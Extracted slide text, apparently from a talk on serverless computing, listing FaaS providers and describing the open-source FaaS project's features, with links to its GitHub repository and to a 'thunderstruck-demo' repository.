
Aliyun / Alibaba Cloud - China  
Need to register with +86 mobile number

IBM OpenWhisk  
Docker



## FaaS Stack

FaaS is an open-source project written in Golang and licensed under the MIT license.



## Build your own FaaS infrastructure

<https://github.com/alexellis/faas>

UI portal

Setup with one script

Any process that can run in Docker can be a  
serverless function

Prometheus metrics and logging

Auto-scales as demand increases





[github.com/ryanbaxendale/thunderstruck-demo](https://github.com/ryanbaxendale/thunderstruck-demo)